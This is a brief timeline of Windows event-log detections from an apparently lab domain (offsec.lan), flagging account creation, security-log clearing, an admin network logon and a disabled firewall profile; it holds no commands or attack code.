2021-05-27 05:24:46.570 +09:00	rootdc1.offsec.lan	4768	informational	Kerberos TGT was requested	User: admin-test : Service: krbtgt : IP
2021-06-01 23:06:34.542 +09:00	fs01.offsec.lan	4720	medium	Local user account created	User: WADGUtilityAccount : SID:S-1-5-21-1
2021-06-01 23:08:21.225 +09:00	fs01.offsec.lan	4720	medium	Local user account created	User: elie : SID:S-1-5-21-1081258321-3780
2021-06-03 21:17:56.988 +09:00	fs01.offsec.lan	1102	high	Security log was cleared	User: admmig
2021-06-03 21:18:12.941 +09:00	fs01.offsec.lan	4672	informational	Admin Logon	User: admmig : LogonID: 0x322e5b7
2021-06-03 21:18:12.942 +09:00	fs01.offsec.lan	4624	informational	Logon Type 3 - Network	User: admmig : Workstation: - : IP Addr
2021-06-04 03:34:12.672 +09:00	fs01.offsec.lan	4104	high	Windows Firewall Profile Disabled	
2021-06-04 04:17:44.873 +09:00	fs01.offsec.lan	1102	high	Security log was cleared	User: admin